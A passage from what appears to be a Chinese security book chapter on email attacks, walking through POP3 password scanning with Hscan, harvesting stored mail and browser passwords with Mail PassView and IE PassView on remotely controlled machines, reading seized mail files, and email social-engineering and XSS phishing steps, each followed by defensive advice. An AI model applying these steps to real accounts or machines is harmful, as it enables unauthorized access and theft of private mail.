


图 4-7 查看 POP3 扫描结果

4.2.3 登录 Webmail 邮件服务器

在 IE 浏览器中输入上面的 IP 地址并打开网页，进入 Webmail 登录界面，输入用户名和密码，如图 4-8 所示。

技巧

扫描 POP3 账号和口令后，在浏览器中输入的 IP 地址有可能无法打开网页，这时

可以借助 Google 等搜索引擎进行搜索,有时能够直接搜索出该 IP 地址所在的邮件服务器地址。




图 4-8 登录 Webmail 邮件服务器

4.2.4 查看邮件

登录成功后,可以进行所有操作,包括查看邮件及发送邮件等,如图 4-9 所示。




图 4-9 查看邮件

4.2.5 口令扫描安全解决方案

对于口令扫描的安全防范措施主要从以下几个方面来考虑。

- 设置强大的口令。口令中包含大小写字母、数字、特殊字符,口令位数不能低于 8 位。
- 安装防火墙软件。防火墙软件能够有效防范各种攻击扫描。

- 对于数据库服务器，建议采取信任网络连接，仅允许信任的 IP 地址访问数据库服务器，且在安全策略中设置端口过滤，采取最小端口开放原则。
- 定期执行安全检查。定期检查系统，查看系统中是否存在一些可疑的新文件，查看系统的各种日志文件，并给出相应的安全处理措施。

4.2.6 小结

本例主要利用 Hscan 扫描 POP3 账号和口令。在扫描 POP3 账号和口令时，只要知道用户账号，结合字典扫描出口令概率还是挺高的。扫描出账号和对应的口令后，使用它们进行登录。登录邮件服务器后，可以进行查看邮件、发送邮件及获取该账号的所有邮件内容等操作。如果这些邮件是办公邮件，那么从安全的角度来讲，容易造成邮件内容泄露，再配合社会工程学实施攻击，危害相当大。

4.3 使用 Mail PassView 获取邮箱账号和口令

随着网络技术的发展，电子邮件已经成为人们生活中一个重要的组成部分，日常联系和工作中的许多事情都是通过 Email 进行信息交换的，因此，在个人电子邮箱中极有可能保存着一些重要的信息——只要拥有邮箱账号和口令，在世界上任何一个地方，只要能够上网，均能获取该电子邮箱账号的邮件。

本案例使用 Mail PassView 在两种模式下获取邮件账号和密码。Mail PassView 的下载地址为 <http://www.nirsoft.net/utills/mailpv.html>。Mail PassView 的最新版本为 1.8.5，目前支持 Outlook 2016 的口令获取。

4.3.1 通过 Radmin 远程获取邮箱账号和密码

通过 Radmin 的文件传输功能将 Mail PassView 上传到安装有 Radmin 服务端的计算机上，然后选择 Radmin 的完全控制功能，进入完全控制模式。运行 Mail PassView，其结果如图 4-10 所示，可以很清楚地看到“Name”、“Email”、“Server”、“User”、“Password”等关于电子邮件的详细信息。




图 4-10 通过 Radmin 获取邮箱账号和口令

4.3.2 通过远程终端获取邮箱账号和密码

登录远程终端的桌面以后，通过 VBS 脚本或者远程控制软件将 Mail PassView 上传到远程终端，然后运行 Mail PassView，即可获取系统中存在的邮箱账号和口令，如图 4-11 所示。




图 4-11 通过远程终端获取邮箱账号和口令

说明

(1) 可以直接通过 Mail PassView 将获取的邮箱账号和密码保存为一个文件。选中所有记录，依次选择“File”→“Save Selected Item”选项，将所有信息保存为一个 TXT

文件。保存完毕后可以很方便地查看“Name”、“Email”、“Server”、“User”、“Password”等关于电子邮件的详细信息。

(2) Mail PassView 需要在图形界面下执行，不能在 DOS 或者反弹的 Shell 中执行。

4.4 使用 Mailbag Assistant 获取邮件内容

拿到邮件文件后，通过一些软件工具可以轻松获得邮件的内容。从安全的角度，本节的研究有两个方面的意义：第一是安全取证，从获取的邮件文件中提取有助于判断嫌疑人是否有罪的证据；第二是方便失去密码的用户获取邮件内容（当然，其反面就是满足一些有窥视欲望的人查看他人的邮件内容）。

当我们获取一个邮件文件后，可以对其进行恢复内容操作，下面将详细介绍，最后会给出防止非授权用户查看邮件内容的防范措施。

4.4.1 恢复邮件内容的一些尝试

我们先尝试恢复一个邮件文件的内容。

1. 重建 Outlook Express

安装 Outlook Express，将获取的文件直接覆盖原来的文件，结果由于语言版本或者配置等原因，根本无法打开。Outlook Express 邮件文件一般位于以下目录。

- C:\Documents and Settings\simeon\Local Settings\Application Data\Identities
- C:\Documents and Settings\simeon\Local Settings\Application Data\Identities\{A17F510D-109E-4006-B460-73E3EB971094}
- C:\Documents and Settings\simeon\Local Settings\Application Data\Identities\{A17F510D-109E-4006-B460-73E3EB971094}\Microsoft\Outlook Express

注意

(1) 在覆盖原有文件前，一定要对其进行备份，或者直接复制原有文件到一个新文件夹中，防止在覆盖文件后对原有系统造成破坏。

(2) 以上目录中，“simeon”为计算机用户名，计算机用户应该与该用户名一致。如果用户名为“Administrator”，则文件对应位置应该为“C:\Documents and Settings**Administrator**\Application Data\Identities\{4424572C-E99E-4523-B33D-A0AB0C29E874}”。

2. 使用 Outlook Express 导入文件进行恢复

打开 Outlook Express 程序, 依次单击“文件”→“导入”→“邮件”选项, 在“Outlook Express 导入”窗口选择要导入电子邮件程序的来源, 如图 4-12 所示, 选择“Microsoft Outlook Express 6”选项, 然后单击“下一步”按钮。




图 4-12 选择要导入电子邮件的来源

说明

Outlook Express 是默认安装在系统中的, 如果程序菜单中没有 Outlook Express, 可以到 C:\Program Files\Outlook Express 目录下运行可执行文件 msimn.exe 进行启动。

然后, 选择邮件文件的路径, 如图 4-13 所示, 选择完成后单击“确定”按钮。



图 4-13 选择邮件文件的路径

这时出现了一个错误警告, 如图 4-14 所示, 说明 Outlook Express 不能识别这些文件。安装 Outlook 的最新版本, 重新导入文件, 仍然失败。



图 4-14 导入文件失败

分析原因，可能是语言版本的问题。既然此方法行不通，那就换一种思路，到网上搜索，看看有没有能够直接恢复邮件的软件。通过查询，发现获取邮件内容的软件网上有很多，通过测试和分析，感觉 Mailbag Assistant 不错。

4.4.2 使用 Mailbag Assistant 恢复邮件内容

下面介绍 Mailbag Assistant 的相关内容。

1. Mailbag Assistant 简介

Mailbag Assistant 的最新版本是 4.01，可以到 http://www.onlinedown.net/softdown/5604_2.htm 下载。它可以打开 Eudora、Netscape Messenger、Outlook Express 4、Pegasus、The Bat!、FoxMail、Calypso 及 Agent 等软件的邮件文件。打开邮件之后，还可以按照寄件人、收件人、标题、日期等条目排列邮件，是一个很好用的电子邮件管理软件。另外，虽然 Mailbag Assistant 的说明中并没有提到可以打开 Outlook Express 5 的邮件文件，但是笔者试用后发现 Mailbag Assistant 可以打开此类文件。

2. 安装与设置 Mailbag Assistant

将 Mailbag Assistant 下载到本地直接运行，安装过程非常简单，按照提示进行即可。安装完成后运行 Mailbag Assistant，会弹出向导要求用户进行设置，如图 4-15 所示，可以取消设置，也可以根据提示进行设置。

在本例中，直接打开 Mailbox Assistant，如图 4-16 所示，选择邮件所在文件夹，可以看到一共有 9 个文件，可以选择一个或者多个文件然后打开。




图 4-15 设置 Mailbag Assistant




图 4-16 选中邮件文件

说明

- (1) Mailbag Assistant 默认有 31 天免费使用期。
- (2) 由于使用了繁体中文版的软件，所以在“Mail”文件夹中一些文件名显示为乱码。

3. 获取邮件内容

如果邮件文件没有损坏，则可以在 Mailbag Assistant 主窗口看到邮件的内容，其中包含邮件发送时间、发送者、邮件地址、主题、附件、文件名称等信息，如图 4-17 所示。单击选中第 1 条记录，Mailbag Assistant 主窗口下方会显示邮件的内容。在本案例中，可以看到邮件中包含用户的一条密码信息。




图 4-17 显示邮件内容

4. 导出邮件附件

在主窗口中选中带有附件标识的邮件记录，单击鼠标右键，在弹出的快捷菜单中选择“Extract Attachments...”选项，如图 4-18 所示，然后选择一个导出的目标文件夹。




图 4-18 选择导出的目标文件夹

如果没有什么意外，就会出现一个导出信息对话框，如图 4-19 所示，表示有 3 个附件导出成功。




图 4-19 附件导出成功提示信息

5. 导出所有邮件

选中当前窗口中的所有邮件，依次选择“File”→“Export E-mail As”→“EML Files”选项，将邮件导出为 *.eml 文件，如图 4-20 和图 4-21 所示。这些文件可以直接使用 Outlook Express 打开，或者直接导入 Outlook Express 等邮件查看软件中使用。

说明

在 Mailbag Assistant 中还可以将邮件导出为 MailBox 文件。




图 4-20 导出邮件文件




图 4-21 成功导出的邮件

4.4.3 邮件内容防查看措施

对于邮件内容的防范措施，首先是加强个人计算机的安全措施，对一些涉及个人敏感信息的邮件妥善处理，如另外存为加密文件。对一些账号开通等信息，应及时修改密码及个人资料，以防止入侵者或者他人在获取邮件内容后对这些信息进行利用。

4.4.4 小结

通过本次实践，我们了解了 Outlook Express 邮件文件保存的物理位置，知道了应该如何恢复或者获取邮件内容。对一些设置了保护邮件内容密码的用户而言，当忘记密码

码后,这不失为一种解决方案。本节的案例也可以作为社会工程学攻击的一个辅助技术手段。通过阅读本节内容,普通计算机用户应该更加重视网络和信息安全,从意识上加强安全防范,从行动上落实安全措施。

4.5 电子邮件社会工程学攻击和防范

社会工程学是信息网络安全的一个新的分支,其主要特点是利用人的弱点进行攻击。在正面渗透越来越困难的情况下,黑客越来越多地借助社会工程学,包括国内出现的密码“泄露门”,以及安全界比较著名的 APT 攻击,都是典型的利用社会工程学进行攻击的案例。这种攻击危害巨大,效果显著。

本节从社会工程学攻击的现状出发,详细研究电子邮件社会工程学攻击的应用手段和方式,并在此基础上对电子邮件社会工程学攻击的防范措施进行研究和探讨,希望通过这些安全防范措施降低被成功攻击的概率。

根据中国互联网络信息中心的数据统计,我国上网用户已经超过 5 亿,手机上网用户超过 3 亿,一旦接入互联网,就会成为黑客攻击的目标。国家互联网应急中心发布的《2011 年中国互联网网络安全态势报告》指出:我国遭受境外网络攻击持续增多;中国已经成为世界僵尸网络的受害者之一。与发达国家相比,我国在信息安全的投入和研发方面存在较大差距,尤其是安全意识。

在安全防范软件较为丰富的情况下,对个人主机渗透常用的方法就是电子邮件社会工程学攻击,个人计算机一旦被攻击者成功入侵,轻者个人资料泄露,如“艳照门”事件,重者国家机密泄露,给个人和国家带来损失。现在,电子邮件已经成为个人工作和生活的重要组成部分,因此,防范针对个人发起的电子邮件攻击就非常有必要了。目前,国内有关电子邮件社会工程学攻击的研究较少,而国外已经将电子邮件社会工程学攻击列为重要资讯部门必须培训的课程之一。笔者通过走访黑客、查询国内外文献,对电子邮件社会工程学的手段、攻击方式进行了深入的研究。

4.5.1 社会工程学

我们来了解一下社会工程学的相关概念。

1. 社会工程学的定义

社会工程学 (Social Engineering) 是把对物的研究方法全盘运用到对人本身的研究上,并将其变成技术控制的工具。社会工程学是一种通过对受害者心理弱点、本能反应、好奇心、信任、贪婪等心理陷阱进行诸如欺骗、伤害等危害手段而取得自身利益的方法。

2. 社会工程学攻击

社会工程学攻击就是利用人们的心理特征,骗取用户的信任,获取机密信息、系统设置等不公开资料,为黑客攻击和病毒感染创造有利条件。网络安全技术发展 to 一定程度后,起决定作用的不再是技术问题,而是人和管理。网络安全往往容易被入侵者从内部攻破,而利用社会工程学进行网络攻击,有点像电影或者小说中的“卧底”,在获取足够有用的信息后成功攻破网络。由于安全产品的技术越来越完善,使用这些技术的人就成为整个环中最为脆弱的部分,加之人类具有贪婪、自私、好奇、信任等心理弱点,因此,通过恰当的方法和方式,入侵者完全可以从相关人员那里获取入侵所需的信息。一旦掌握了社会工程学理论,就可以获取正常的访问权限;再结合一些网络攻击手段,就可以很容易地攻破一个网络——不管系统的软件和硬件的配置有多高。

近年来,社会工程学攻击已呈迅速上升甚至滥用的趋势,在病毒的扩展和传播过程中发挥了巨大的作用。例如,QQ 尾巴病毒、爱虫蠕虫病毒、MSN 病毒及钓鱼攻击等。运用社会工程学进行网络攻击,可以使网络攻击者不需要付出很大的代价就达到他们所要达到的目的,所以被越来越多的攻击者所青睐。

4.5.2 常见的电子邮件社会工程学攻击方法

通过电子邮件进行攻击的常见手法主要有 5 种,分别是伪造邮件地址或者信任关系攻击、人性心理弱点攻击、恶意攻击、Oday 攻击和跨站攻击。

1. 伪造邮件地址或者信任关系攻击

伪造攻击主要通过事先收集被攻击对象的各种信息,特别是有电子邮件往来的各种信息,然后假冒“信任”的联系人给被攻击对象发送邮件,被攻击者收到邮件后,看到是“信任”的关系,因此不加怀疑地直接打开邮件附件,或者回复攻击者想获取的信息。伪造攻击需要构造发件人地址。目前,网上有一些邮件发送工具,通过简单的设置即可发送电子邮件。收件人收到的伪造邮件与真实的邮件并无太多区别,普通用户很难防范。

2. 人性心理弱点攻击

心理弱点攻击是电子邮件社会工程学攻击最主要的手法之一,该攻击方法利用电子邮件夹带恶意程序或恶意链接进行攻击,运用各种人性弱点吸引使用者开启问题邮件,问题邮件通常与被攻击者的兴趣有关,利用人的贪心等使被攻击对象无法对问题邮件免疫。这种攻击方法需要对人性的弱点有比较深入的了解和分析。

3. 恶意攻击

攻击者通过发送捆绑木马的附件或者链接地址（链接地址往往带有挂马功能），诱使用户打开附件或者访问恶意构建的网页，从而感染病毒。

4. 0day 攻击

只要是软件，就可能存在有漏洞，未能及时修补就可能遭到利用并被入侵。在软件漏洞点修补前出现的针对该漏洞的攻击行为称为零时差攻击（0day 攻击）。在软件漏洞更新补丁程序发布后的 n 天，利用用户还未修补的软件漏洞进行攻击，称为 n day 攻击。

0day 攻击是最难防范的攻击。攻击者通过 0day 漏洞交易渠道或者自己挖掘 0day 漏洞，掌握了一些文件格式的未公开漏洞，如 Office 系列、PDF 系列、Flash 系列及 IE 等，通过 0day 漏洞利用工具，将木马与 0day 漏洞捆绑在一起，生成一个正常格式的文件，被攻击者打开该文件后即感染木马或者执行指定的可执行文件。0day 攻击是最具有杀伤力的。 n day 攻击通过对攻击程序进行免杀处理来对用户进行攻击。

5. 电子邮件跨站攻击

跨站攻击，即“Cross Site Script Execution”（通常简称为“XSS”），是指攻击者利用网站程序对用户输入过滤不足，输入可以显示在页面上的、能够对其他用户造成影响 HTML 代码，从而盗取用户资料、利用用户身份进行某种操作或者对访问者进行病毒侵害的一种攻击方式。跨站攻击是电子邮件攻击中威力最大的一种。攻击者通过对被攻击者电子邮件服务器所使用的系统进行研究，发现电子邮件服务器系统存在的各种跨站漏洞，然后将跨站漏洞利用代码嵌入富文本的邮件内容中，通过网页或者特定电子邮件发送软件，将构造好的邮件发送给被攻击者。被攻击对象查看电子邮件时执行跨站代码，会要求重新输入用户名和密码。攻击者通过事先构造好的电子邮件登录页面截获用户名和密码，然后将用户名和密码重新定向到真实的电子邮件地址，从而获取电子邮箱口令及 Cookie 等信息。获取这些信息后，攻击者就可以正常登录被攻击者的电子邮箱了。

4.5.3 电子邮件社会工程学攻击的步骤

电子邮件社会工程学攻击的步骤在工作原理上与普通的网络渗透流程基本类似，归纳如下。

1. 信息收集

在实施攻击前需要充分了解被攻击对象的各种信息，如职业、性别、年龄、爱好等，尤其需要掌握其个人邮件地址信息。

2. 攻击前的测试准备

攻击前需要对木马程序进行免杀测试,对漏洞利用工具的各种攻击场景进行实际测试,查看漏洞被攻击后的实际效果。如果存在漏洞,但电子邮件被打开后却没有按照预期执行攻击,说明程序利用上存在问题。同时,还需要申请发送邮件时使用的电子邮件账号,通过模拟攻击对象的电子邮箱进行邮件发送测试,防止邮件不能通过邮件服务器安全策略被当成垃圾邮件处理的情况发生。

3. 实施攻击

通过专门的邮件发送工具或者电子邮箱发送构造好的邮件。攻击的实施过程比较简单,准备好邮件内容和附件即可。

4. 进行控制

收件人打开电子邮件,感染木马病毒。计算机被控制后,可以对被控制计算机进行读取磁盘文件、下载数据、安装键盘记录等操作,以长期控制该计算机。如果该计算机与内部网络相连,还可以将该计算机作为跳板,对内部网络实施攻击。

4.5.4 电子邮件社会工程学攻击的防范方法

下面我们从技术和安全意识这两个方面探讨电子邮件社会工程学攻击的防范方法。

1. 技术方面的防范

(1) 安装杀毒软件和防火墙等安全防范软件

操作系统安装完成后,一定要安装杀毒软件和防火墙软件。要养成定期杀毒的好习惯,对下载的邮件和软件均要进行杀毒,还要定期对系统进行杀毒。

(2) 应用软件和安全防范软件更新

目前,Windows 操作系统、应用软件和安全防范软件都会在一定程度上存在漏洞,如果网上已经公布了漏洞而用户未及时修补,就比较容易受到攻击。因此,需要设置Windows 操作系统自动更新系统补丁,更新 Adobe Reader、Flash、IE 等应用软件到最新版本或者下载补丁程序,每天更新杀毒软件病毒库。

(3) 使用安全的邮件查看技术

在虚拟机中查看邮件,即使用目前的虚拟机技术,通过在物理机上安装 VMware Workstation 重新安装一个操作系统,所有邮件的查看操作均在虚拟机中进行,查看前要做快照,邮件处理完毕再使用快照恢复,这样,即使系统感染木马,也不会影响实体

机。使用不同的邮件查看软件时，应尽量熟悉所使用软件的基本设置，关闭自动下载图片和邮件预览功能，以纯文字方式打开邮件。

2. 安全意识方面的防范

(1) 警惕要求输入用户名和密码的页面

在电子邮件社会工程学攻击中，邮件跨站攻击是最常见和最有效的一种攻击方法。对这种攻击，杀毒软件基本上无能为力，只能靠个人安全意识来防范。如果某个邮件被打开后，要求我们重新输入用户名和密码，就要小心了。需要对发送邮件的用户真实性进行验证，将收到的邮件交给本单位安全技术人员进行分析和处理，并立即修改邮箱密码。

(2) 查明信件来源

对于邮件收取采取“两不看”，即“不认识发件人不看”和“来源不明的邮件不看”。对一些身份不明的邮件，要求通过手机、短信和电话进行物理确认，未经确认的一律放入黑名单或者删除。总之一句话——对于来历不明的邮件坚决不查看。

(3) 抵制“诱惑”

现代社会，信息极度丰富，多看原始网页的内容，针对“朋友”发送的电子邮件，不心动、不冲动，对自己感兴趣、内容有吸引力的邮件，要验明身份，特别是带有附件的邮件，要抵制“诱惑”，慎重打开。

4.5.5 小结

表面上看，电子邮件社会工程学攻击只是简单的欺骗，但是在网络安全领域，它的攻击效果往往是最显著的，究其原因它是包含了极其复杂的心理学因素，所以比其他入侵方式更难防范。只要我们时刻提醒自己“攻击随时有可能在身边发生”，全面了解社会工程学的攻击方法和手段，具备一定的安全防范知识和防范措施，在面对社会工程学攻击的时候就能识别其真面目，处于主动地位，将遭受攻击的风险降至最低。

4.6 使用 IE PassView 获取网页及邮箱密码

对于个人计算机来说，个人账号和密码是入侵者最为关心的事情，特别是邮件账号和网页账号——通过这些账号可以查看和获取用户的信息。在一般情况下，这些账号通常是通过键盘记录来获取的，但是键盘记录软件有时也会“怠工”，不会完整记录账号

信息。如今越来越多的网站都采用了交互方式，且很多网站都有一定的权限保护机制，需要输入用户名和密码进行验证，验证成功后才能使用网站提供的资料和服务。在输入用户名和密码时，IE 浏览器的高速缓冲存储器（Cache）会记录这些数据，而通过一些工具软件可以轻松地读取这些数据，也就意味着可以获取用户输入的账号和密码。下面对 IE PassView 进行介绍，然后给出一个使用 IE PassView 通过网页获取用户名和密码的案例。

4.6.1 IE PassView 简介

IE PassView 是 Nir Sofer 网站开发的一款功能强大、使用简单的网页密码获取软件，有关该软件的介绍请访问 http://www.nirsoft.net/utills/internet_explorer_password.html。IE PassView 的最新版本为 1.32，下载地址为 <http://www.nirsoft.net/toolsdownload/iepv.zip>。该软件属于获取密码类软件，因此可能会被杀毒软件查杀。

IE PassView 是一个小巧的密码管理工具，它能获取互联网浏览器存储的密码，并允许删除其中保存的密码，它支持的浏览器版本从 IE 4 到 IE 11。

4.6.2 获取保存的网页及邮箱密码

IE PassView 是一个独立的可执行软件。直接运行该软件，会自动获取系统中所有通过浏览器访问的网页密码、访问地址、用户名、类型等信息，如图 4-22 所示。

